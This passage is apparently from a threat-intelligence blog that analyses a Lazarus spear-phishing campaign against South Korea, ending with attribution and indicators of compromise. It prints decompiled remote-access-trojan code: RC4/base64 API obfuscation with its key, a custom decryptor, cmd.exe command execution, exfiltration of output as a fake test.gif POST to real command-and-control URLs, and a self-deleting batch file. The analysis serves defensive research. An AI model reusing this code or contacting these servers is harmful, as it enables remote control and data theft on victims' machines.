        if ( v14 == 15 )
          v14 = 0i64;
        --v12;
      }
      while ( v12 );
    }
    return (unsigned int)dwLowDateTime;
  }
  else
  {
    free(v8);
    return 0i64;
  }
}
```

Figure 13: XOR decryption

After the decryption process has finished, it jumps to the start address of the second payload to execute it.

Second stage payload Analysis

This payload is loaded into memory by *AppStore.exe* and has not been written to disk. It starts by performing an initialization process which includes the following steps:


```
__int64 initialization()
{
  unsigned int v1; // ebp
  char *v2; // r14
  char *v3; // rsi
  char *v4; // rdi
  char *v5; // rdx
  char v6; // cl
  char *v7; // rcx
  char v8; // al
  char *v9; // rax
  char v10; // dl
  int v11[4]; // [rsp+30h] [rbp-1C8h] BYREF
  _QWORD v12[52]; // [rsp+40h] [rbp-1B8h] BYREF

  CreateMutexA(0i64, 0, "Microsoft32");
  if ( GetLastError() == 183 )
    return 0i64;
  resolve_API();
  if ( (unsigned int)qword_1400253B8(257i64, v12) )
    return 0i64;
  memset(Dst, 0, 0x104ui64);
  memset(&byte_140024E60, 0, 0x104ui64);
  memset(byte_140024F70, 0, 0x104ui64);
  memset(byte_1400252A0, 0, 0x104ui64);
  v1 = 0;
  v11[0] = 0;
  v2 = (char *)base64_decoder(
                 "bYR+jw2oi3a79/wcTWDH7Mcg0rqA9FASXgd+lvODk/zLw8Hr7RHq0kJFNm30SYKZCk8=",//
                                                // http://www.jinjinpig.co.kr/Anyboard/skin/board.php
                 68,
                 v11);
  string_decoder((__int64)v2, (__int64)v2, (unsigned int)v11[0]);
  v3 = (char *)base64_decoder(
                 "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ==",//
                                                // http://mail.namusoft.kr/jsp/user/eam/board.jsp
                 64,
                 v11);

 string_decoder((__int64)v3, (__int64)v3, (unsigned int)v11[0]);
 v4 = (char *)base64_decoder(
                "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ==",//
                                               // http://mail.namusoft.kr/jsp/user/eam/board.jsp
                64,
                v11);
 string_decoder((__int64)v4, (__int64)v4, (unsigned int)v11[0]);
```

Figure 14: Initialization process

- Create Mutex: Checks if a mutex with “Microsoft32” name exist on machine or not and if it exists, it exits. Otherwise, It means the machine has not been infected with this RAT and it starts its malicious activities.
- Resolve API calls: All important API calls have been base64 encoded and RC4 encrypted which will be decoded and decrypted at run time. The key for RC4 decryption is *“MicrosoftCorporationValidation@#$%^&*()!US”*.



```
v28 = (CHAR *)alloc_for_decode("mE22qV1UxhVbsH3tgn0=", 20, &v71);
rc4_decrypt((__int64)v28, v71);
*(_QWORD *)CreateProcessA = GetProcAddress_0(LibraryA, v28);
free(v28);
v71 = 0;
v29 = (CHAR *)alloc_for_decode("mE22qV1UxhVbsH3tgms=", 20, &v71);
rc4_decrypt((__int64)v29, v71);
*(_QWORD *)CreateProcessW = GetProcAddress_0(LibraryA, v29);
free(v29);
v71 = 0;
v30 = (CHAR *)alloc_for_decode("iVqyrG9Y+gI=", 12, &v71);
rc4_decrypt((__int64)v30, v71);
*(_QWORD *)ReadFile_0 = GetProcAddress_0(LibraryA, v30);
free(v30);
v71 = 0;
v31 = (CHAR *)alloc_for_decode("j1qhpUBf9xNRg2rxkllCYw==", 24, &v71);
rc4_decrypt((__int64)v31, v71);
*(_QWORD *)TerminateProcess_0 = GetProcAddress_0(LibraryA, v31);
free(v31);
v71 = 0;
v32 = (CHAR *)alloc_for_decode("nVa9rG9Y5BRAlXHylGs=", 20, &v71);
rc4_decrypt((__int64)v32, v71);
*(_QWORD *)FindFirstFileW = GetProcAddress_0(LibraryA, v32);
free(v32);
v71 = 0;
v33 = (CHAR *)alloc_for_decode("nVa9rGdU7hNyunT7pg==", 20, &v71);
rc4_decrypt((__int64)v33, v71);
*(_QWORD *)FindNextFileW = GetProcAddress_0(LibraryA, v33);
free(v33);
v71 = 0;
v34 = (CHAR *)alloc_for_decode("nFqnm1BC4gJZh3HzlA==", 20, &v71);
rc4_decrypt((__int64)v34, v71);
*(_QWORD *)GetSystemTime = GetProcAddress_0(LibraryA, v34);
free(v34);
v71 = 0;
v35 = (CHAR *)alloc_for_decode("nFqni0Zc5hJAtmrQkFFURw==", 24, &v71);
rc4_decrypt((__int64)v35, v71);
*(_QWORD *)GetComputerNameW = GetProcAddress_0(LibraryA, v35);
free(v35);
v71 = 0;
v36 = (CHAR *)alloc_for_decode("i1q2o2dQ+wJQg3HulA==", 20, &v71);
rc4_decrypt((__int64)v36, v71);
*(_QWORD *)PeekNamedPipe = GetProcAddress_0(LibraryA, v36);
free(v36);
v71 = 0;
v37 = (CHAR *)alloc_for_decode("iFO2rVk=", 8, &v71);
rc4_decrypt((__int64)v37, v71);
*(_QWORD *)Sleep_0 = GetProcAddress_0(LibraryA, v37);
free(v37);
v71 = 0;
v38 = (CHAR *)alloc_for_decode("nFqnnExc5jdVp3Df", 16, &v71);
rc4_decrypt((__int64)v38, v71);
*(_QWORD *)GetTempPathA = GetProcAddress_0(LibraryA, v38);
free(v38);
v71 = 0;
v39 = (CHAR *)alloc_for_decode("nFqni1xD5AJap1z3g1lSZA2BC/M=", 28, &v71);
rc4_decrypt((__int64)v39, v71);
*(_QWORD *)GetCurrentDirectoryW = GetProcAddress_0(LibraryA, v39);
free(v39);
v71 = 0;
v40 = (CHAR *)alloc_for_decode("nVa9rGpd+RRR", 12, &v71);
rc4_decrypt((__int64)v40, v71);
*(_QWORD *)FindClose = GetProcAddress_0(LibraryA, v40);
free(v40);
v71 = 0;
v41 = (CHAR *)alloc_for_decode("iFqnjkBd8zdbunbqlE50aA==", 24, &v71);
rc4_decrypt((__int64)v41, v71);
ProcAddress_0 = GetProcAddress_0(LibraryA, v41);
*(_QWORD *)SetFilePointerEx_0 = ProcAddress_0;
free(v41);
if ( !*(_QWORD *)GetModuleFileNameA_0
  || !*(_QWORD *)DeleteFileW
  || !*(_QWORD *)CreateThread_0
  || !*(_QWORD *)CreateFileA
  || !*(_QWORD *)CreateFileW_0
  || !*(_QWORD *)WaitForSingleObject
  || !*(_QWORD *)CloseHandle_0
  || !*(_QWORD *)InitializeCriticalSection
  || !*(_QWORD *)EnterCriticalSection_0
  || !*(_QWORD *)LeaveCriticalSection_0
  || !*(_QWORD *)GetTickCount_0
  || !*(_QWORD *)GetLastError_0
  || !*(_QWORD *)DeleteCriticalSection_0
  || !*(_QWORD *)WriteFile_0
  || !*(_QWORD *)GetFileAttributesW
  || !*(_QWORD *)Sleep_0
  || !*(_QWORD *)FindClose
  || !*(_QWORD *)GetFileTime
  || !*(_QWORD *)GetSystemDirectoryW
  || !*(_QWORD *)SetFileTime
  || !*(_QWORD *)CreatePipe
  || !*(_QWORD *)CreateProcessA
  || !*(_QWORD *)CreateProcessW
  || !*(_QWORD *)ReadFile_0
  || !*(_QWORD *)TerminateProcess_0
  || !*(_QWORD *)FindFirstFileW
  || !*(_QWORD *)FindNextFileW
  || !*(_QWORD *)GetSystemTime
  || !*(_QWORD *)GetComputerNameW
  || !*(_QWORD *)PeekNamedPipe
  || !ProcAddress_0
```

Figure 15: API resolver

Makes HTTP requests to command and control servers: The server addresses have been base64 encoded and encrypted using a custom encryption algorithm. You can find the decoder/decryptor here. This custom encryption algorithm is similar to the encryption algorithm used by BISTROMATH RAT associated to Lazarus reported by US-CERT.

```
signed __int64 __fastcall String_decoder(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r10
  char v4; // r11
  signed __int64 result; // rax
  unsigned int v6; // er9
  __int64 v7; // rbx
  char v8; // cl

  a3 = (signed int)a3;
  v3 = a2;
  v4 = -124;
  result = 1461817411i64;
  v6 = 162112194;
  if ( (signed int)a3 > 0i64 )
  {
    v7 = a1 - a2;
    do
    {
      v8 = *(_BYTE *)(v7 + v3++);
      *(_BYTE *)(v3 - 1) = v4 ^ result ^ v6 ^ v8;
      v4 = v4 & result ^ v6 & (v4 ^ result);
      v6 = (v6 >> 8) | ((((unsigned __int16)v6 ^ (unsigned __int16)(8 * v6)) & 0x7F8) << 20);
      result = ((unsigned int)result >> 8) | ((((_DWORD)result << 7) ^ ((unsigned int)result ^ 16
                                                                                               * ((unsigned int)result ^ 2 * (_DWORD)result)) & 0xFFFFFF80) << 17);
      --a3;
    }
    while ( a3 );
  }
  return result;
}
```

Figure 16: Custom decryption algorithm

http://mail.namusoft.kr/jsp/user/eam/board.jsp
http://www.jinjinpig.co.kr/Anyboard/skin/board.php

After the initialization process has finished, it checks if the communications to C&C servers were successful or not and if they were successful it goes to the next step in which it receives the commands from the server and performs different actions based on the commands.

The commands received from the C&C are base64 encoded and encrypted using its custom encryption algorithm (Figure 16). After deobfuscation, it performs the following commands based on the command codes. The communications to the server have been done through send and recv socket functions.

8888: It tries to execute the command it has received after command code in two different ways. At first it tries to execute the command by creating a new thread (Figure 17). This thread gets the command after command code and executes it using *cmd.exe*. This process has been done through using CreatePipe and CreateProcessA. Then it uses ReadFile to read the output of cmd.exe.

```
  GetSystemDirectoryW(Buffer, 0x103u);
  v2 = -1i64;
  v3 = -1i64;
  do
    ++v3;
  while ( *((_BYTE *)lpThreadParameter + v3) );
  if ( v3 > 0x384 )
    ExitThread(0);
  sprintf(CommandLine, "%S\\cmd.exe /c %s", Buffer, (const char *)lpThreadParameter);
  result = malloc(0x400ui64);
  v5 = result;
  if ( result )
  {
    memset(result, 0, 0x400ui64);
    *(&PipeAttributes.nLength + 1) = 0;
    *(&PipeAttributes.bInheritHandle + 1) = 0;
    PipeAttributes.nLength = 24;
    PipeAttributes.lpSecurityDescriptor = 0i64;
    PipeAttributes.bInheritHandle = 1;
    CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0x3E8u);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.wShowWindow = 0;
    if ( !CreateProcessA(0i64, CommandLine, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
      ExitThread(0);
    CloseHandle_0(hWritePipe);
    Sleep_0(0x1F4u);
    v6 = (unsigned __int8 *)malloc(0x100000ui64);
    v7 = v6;
    if ( !v6 )
      ExitThread(0);
    memset(v6, 0, 0x100000ui64);
    v8 = 0;
    while ( ReadFile_0(hReadPipe, v5, 0x3E8u, &NumberOfBytesRead, 0i64) )
    {
      memmove(&v7[v8], v5, (int)NumberOfBytesRead);
      v8 += NumberOfBytesRead;
      Sleep_0(0x64u);
    }
    CloseHandle_0(hReadPipe);
    do
      ++v2;
    while ( v7[v2] );
    String_decoder((__int64)v7, (__int64)v7, (unsigned int)v2);
    v9 = (char *)base64_encode(v7, v2, &v14);
    free(v7);
    send_test_gif(v9);      Send the cmd.exe output to server as test.gif
    if ( v9 )
      free(v9);
    ExitThread(0);
  }
  return result;
}
```

Figure 17: Create thread

Output of cmd.exe has been encoded and encrypted and is sent to the server as *test.gif* using an HTTP POST request (Figure 18).

```
memset(bufa, 0, sizeof(bufa));
memset(v19, 0, 260);
v16[0] = 0;
*(_DWORD *)&v16[1] = 0;
if ( !dword_7FF77F5C4F64 )
  dword_7FF77F5C4F64 = sub_7FF77F5A1030();
sub_7FF77F5A1650(v19);
strcpy(v16, "POST");
memset(Dest, 0, sizeof(Dest));
sprintf(
  Dest,
  "------------------------------6acdd8e40b3a\r\n"
  "Content-Disposition: form-data; name=\"image\"; filename=\"test.gif\"\r\n"
  "Content-Type: text/plain\r\n"
  "\r\n");
strcpy(v17, "\r\n------------------------------6acdd8e40b3a--\r\n");
memset(v18, 0, sizeof(v18));
v2 = -1i64;
v3 = -1i64;
do
  ++v3;
while ( buf[v3] );
v4 = -1i64;
do
  ++v4;
while ( v17[v4] );
v5 = v4 + v3;
v6 = -1i64;
do
  ++v6;
while ( Dest[v6] );
sprintf(
  bufa,
  "%s %s HTTP/1.1\r\n"
  "User-Agent: %s\r\n"
  "Host: %s\r\n"
  "Content-Type: multipart/form-data; boundary=----------------------------6acdd8e40b3a\r\n"
  "Content-length: %d\r\n"
  "\r\n",
  v16,
  byte_7FF77F5C4E60,
  v19,
  Dst,
   v6 + v5);
 *(_QWORD *)&name.sa_family = 0i64;
 *(_QWORD *)&name.sa_data[6] = 0i64;
 v7 = gethostbyname(Dst);
 if ( !v7 )
   return 0i64;
 name.sa_family = 2;
 *(_DWORD *)&name.sa_data[2] = **(_DWORD **)v7->h_addr_list;
 v8 = atoi("80");
 *(_WORD *)name.sa_data = htons(v8);
 v9 = socket(2, 1, 0);
 v10 = v9;
 if ( v9 == -1i64 )
   return 0i64;
 if ( connect(v9, &name, 16) == -1 )
   goto LABEL_12;
 v12 = -1i64;
 do
   ++v12;
 while ( bufa[v12] );
 if ( send(v10, bufa, v12, 0) == -1 )
   goto LABEL_12;
 v13 = -1i64;
 do
   ++v13;
 while ( Dest[v13] );
 if ( send(v10, Dest, v13, 0) == -1 )
   goto LABEL_12;
 v14 = -1i64;
 do
   ++v14;
 while ( buf[v14] );
 if ( send(v10, buf, v14, 0) == -1 )
   goto LABEL_12;
```

Figure 18: Send the output of cmd.exe as test.gif

If the *CreateThread* process was not successful, it executes the command by calling *WinExec* and then sends the “”8888 Success!” message after encrypting it using its custom encryption and then encoding it using base64 to the server as *test.gif*.

```
CmdLine = 0;
memset(v78, 0, sizeof(v78));
v19 = -1i64;
v50 = -1i64;
do
  ++v50;
while ( *((_BYTE *)v4 + v50) );
if ( v50 >= 0x108 )
  goto LABEL_73;
v51 = (CHAR *)(v4 + 1);
do
{
  v52 = *v51++;
  v51[&CmdLine - (CHAR *)(v4 + 1) - 1] = v52;
}
while ( v52 );
v53 = fopen(&CmdLine, "wb");
if ( !v53 )
  goto LABEL_73;
v54 = -1i64;
do
  ++v54;
while ( *((_BYTE *)v4 + v54) );
v55 = -1i64;
do
  ++v55;
while ( *((_BYTE *)v4 + v55) );
fwrite((char *)v4 + v55 + 1, 1ui64, v3 - v54 - 1, v53);
fclose(v53);
WinExec(&CmdLine, 0);
Dest = 0;
memset(v80, 0, sizeof(v80));
sprintf(&Dest, "8888 Success!");
```

Figure 19: WinExec

- 1234: It calls CreateThread to execute the buffer(third stage payload) it received from the server. At the end it encodes and encrypts “1234 Success!” and sends it to the server as *test.gif*.
- 2099: It creates a batch file and executes it and then exits. This batch file deletes the *AppStore.exe* from the victim’s machine.

```
int create_batFile_2()
{
  HANDLE FileA; // rax
  void *v1; // rbx
  __int64 v2; // r8
  DWORD NumberOfBytesWritten; // [rsp+50h] [rbp-B0h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+58h] [rbp-A8h] BYREF
  struct _STARTUPINFOA StartupInfo; // [rsp+70h] [rbp-90h] BYREF
  CHAR Buffer[272]; // [rsp+E0h] [rbp-20h] BYREF
  CHAR Filename[272]; // [rsp+1F0h] [rbp+F0h] BYREF
  char v9[528]; // [rsp+300h] [rbp+200h] BYREF

  memset(Filename, 0, 260);
  memset(v9, 0, 520);
  memset(Buffer, 0, 260);
  LODWORD(FileA) = GetModuleFileNameA_0(0i64, Filename, 0x1F4u);
  if ( (_DWORD)FileA )
  {
    GetTempPathA(0x1F4u, Buffer);
    strcat_s(Buffer, 0x104ui64, Src);
    sub_7FF77F5A3520(
      v9,
      "@echo off\r\n:L1\r\ndel \"%s\"%s \"%s\" goto L1\r\ndel \"%s\"\r\n",
      Filename,
      aIfExist,
      Filename,
      Buffer);
    FileA = CreateFileA(Buffer, 0x40000000u, 3u, 0i64, 2u, 0x80u, 0i64);
    v1 = FileA;
    if ( FileA != (HANDLE)-1i64 )
    {
      v2 = -1i64;
      do
        ++v2;
      while ( v9[v2] );
      WriteFile_0(FileA, v9, v2, &NumberOfBytesWritten, 0i64);
      CloseHandle_0(v1);
      memset(&StartupInfo, 0, sizeof(StartupInfo));
      memset(&ProcessInformation, 0, sizeof(ProcessInformation));
      StartupInfo.cb = 104;
      StartupInfo.dwFlags = 1;
      StartupInfo.wShowWindow = 0;
      LODWORD(FileA) = CreateProcessA(0i64, Buffer, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
    }
  }
  return (int)FileA;
}
```

Figure 20: Creates batch file

- 8877: It stores the buffer received from server in a file.
- 1111: It calls The shutdown function to disables sends or receives on a socket.

This second stage payload has used custom encoded user agents for its communications. All of these user agents have been base64 encoded and encrypted using the same custom encryption algorithm used to encrypt the server addresses. Here is the list of the different user agents used by this RAT.

```
Mozilla/%d.0  (compatible; MSIE %d.0; Windows NT %d.%d; WOW64; Trident/%d.0;
Infopath.%d)

Mozilla/18463680.0  (compatible; MSIE -641.0; Windows NT 1617946400.-858993460;
WOW64; Trident/-858993460.0; Infopath.-858993460)

Mozilla/18463680.0  (compatible; MSIE -641.0; Windows NT 1617946400.-858993460;
Trident/-858993460.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; Infopath.-858993460)

Mozilla/%d.0  (Windows NT %d.%d%s) AppleWebKit/537.%d (KHTML, like Gecko)
Chrome/%d.0.%d.%d Safari/%d.%d Infopath.%d
```

Attribution


There are several similarities between this attack and past Lazarus operations and we believe these are strong indicators to attribute this attack to the Lazarus threat actor.

- The second stage payload has used the similar custom encryption algorithm that has been used by BISTROMATH RAT associated to this APT.
- The second stage payload has used a combination of base64 and RC4 for data obfuscation which is a common technique used by this APT.
- The second stage payload used in this attack has some code similarities with some of known Lazarus malware families including Destover.
- Sending data and messages as a GIF to a server has been observed in past Lazarus operations including AppleJeus, *Supply Chain attack* against South Korea and the DreamJob operation.
- This phishing attack has targeted South Korea which is one of the main targets of this actor.
- The group is known to use Mshta.exe to run malicious scripts and download programs which is similar to what has been used in this attack.

Conclusion

The Lazarus threat actor is one of the most active and sophisticated North Korean threat actors that has targeted several countries including South Korea, the U.S. and Japan in the past couple of years. The group is known to develop custom malware families and use new techniques in its operations. In this blog we documented a spear phishing attack operated by this APT group that has targeted South Korea.

The actor has used a clever method to bypass security mechanisms in which it has embedded its malicious HTA file as a compressed zlib file within a PNG file that then has been decompressed during run time by converting itself to the BMP format. The dropped payload was a loader that decoded and decrypted the second stage payload into memory. The second stage payload has the capability to receive and execute commands/shellcode as well as perform exfiltration and communications to a command and control server.



Indicators of Compromise

Document

F1EED93E555A0A33C7FEF74084A6F8D06A92079E9F57114F523353D877226D72

Dropped executable

ED5FBEFD61A72EC9F8A5EBD7FA7BCD632EC55F04BDD4A4E24686EDCCB0268E05

Command and control servers

jinjinpig[.]co[.]kr
mail[.]namusoft[.]kr